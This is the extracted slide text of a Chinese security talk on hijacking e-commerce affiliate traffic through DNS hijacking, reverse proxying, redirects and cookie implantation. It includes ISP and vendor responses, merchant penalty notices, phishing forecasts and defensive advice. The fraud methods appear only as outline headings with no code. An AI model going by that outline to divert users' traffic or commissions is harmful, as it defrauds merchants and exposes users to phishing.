
获利途径-联盟劫持（自然流量劫持）

- ▶ 劫持手法：劫持自然重定向到广告联盟推广入口
 - 电商自主联盟
 - 京东联盟、一号店、携程等等
 - 阿里妈妈淘宝客
 - 第三方联盟
 - 亿起发等
- ▶ 获利方法：
 - 将自然替换成自己的推广流量
 - 赚取佣金

获利途径-联盟劫持-示例

- ▶ 例如：某电商推广链接
<http://www.xxx.com/?uid=6731283>
 - ▶ 1.直接反向代理访问
 - ▶ 2.调转访问
 - ▶ 3.cookie植入
- 


直接反向代理劫持



跳转劫持



跳转劫持



各方反应-运营商-良心发现



中国电信联合腾讯、淘宝、百度提醒您：

您的网络已经被黑客劫持，请立即修复！

黑客已经利用您的疏忽，将您的家用宽带路由器的DNS地址篡改到境外，在您的网络访问过程中，个人信息随时可能泄露。强烈建议您立即修复DNS地址，并重新设置您的家用宽带路由器口令！详细情况请参考[中国电信官方微博](#)（6月9日）或[国家互联网应急中心通报](#)。

- ☒ 自动恢复为中国电信DNS
- ☐ 自动恢复为中国电信DNS，同时使用114DNS
- ☐ 不要自动恢复，我手动修改DNS

开始修复



@中国电信

weibo.com/ct189

各方反应-安全厂商-顺手牵羊



各方反应-安全厂商-顺手牵羊



各方反应-安全厂商-顺手牵羊



陈勇upc V: 昨天有同学反映在工科D不能正常上网, 并发了图片, 说是用360修复后dns就变成101.226.4.6和114.114.114.114了, 我们当时就判断应该是360的问题。今晚在工D研究生工作室发现了五六起一样的情况, 修改DNS为自动获得后上网正常。还是希望同学们少用慎用360。@中国石油大学华东微博协会 @中石大网络服务

收起 | 查看大图 | 向左转 | 向右转



各方反应-电商-谴责抗议

联盟公告

站内信

禁止电信劫持行为

2013.08.23 18:46:27


各位合作伙伴：

本月时逢[REDACTED]周年庆月，为各渠道取得的不俗的业绩感到高兴！[REDACTED]本月销售的增长相信大家有目共睹，在销售额增长的背后，我们看到一些不好的，令我们及其愤怒的违规投放行为！为了维护[REDACTED]健康有序的推广生态，现针对电信推广类站长劫持行为明确[REDACTED]的政策：**凡被发现有电信劫持行为的站长，一律扣除所有未结算的佣金。**

我们一旦发现劫持即立刻通报[REDACTED]法务，并由法务介入一同处理案件！制定的惩罚不是目的，而是督促好的和谐的联盟生态。违规劫持的方式极其可耻，请各位合作伙伴协助我们营造良好的推广环境！

返回

各方反应-电商-谴责抗议



联盟罚单：禁止截取自然流量

各位联盟会员：


我们发现部分联盟、包括发联盟、城市联盟，通过截取自然流量方式以获取推广订单，此行为严重影响到用户体验，并对品牌造成恶劣印象。

现决定，分别处罚以上站点10000-200000元人民币不等，罚单即刻生效，予以执行。

另外，再次重申，通过截取自然流量等非正规营销方式以获取推广订单的站点将予以严厉处罚，情节严重者，不排除诉诸于法律方法解决。

2013年8月27日

趋势-防护盲区



趋势-钓鱼即将来袭



DNS劫持钓鱼方向预测

电商及互联网服务账号钓鱼

订单篡改劫持

网银及第三方支付账号钓鱼

钓鱼演示




广告欺诈防护

详见：

反欺诈规则引擎的设计

凌云【一号店】

一些建议

- ▶ 关注广告联盟中劫持流量情况
 - ▶ 与桌面安全厂商、**浏览器厂商**及运营商合作
 - ▶ 关键操作使用**全站**https加密
 - ▶ 对网站会员关于此类攻击的安全提示
- 

谢谢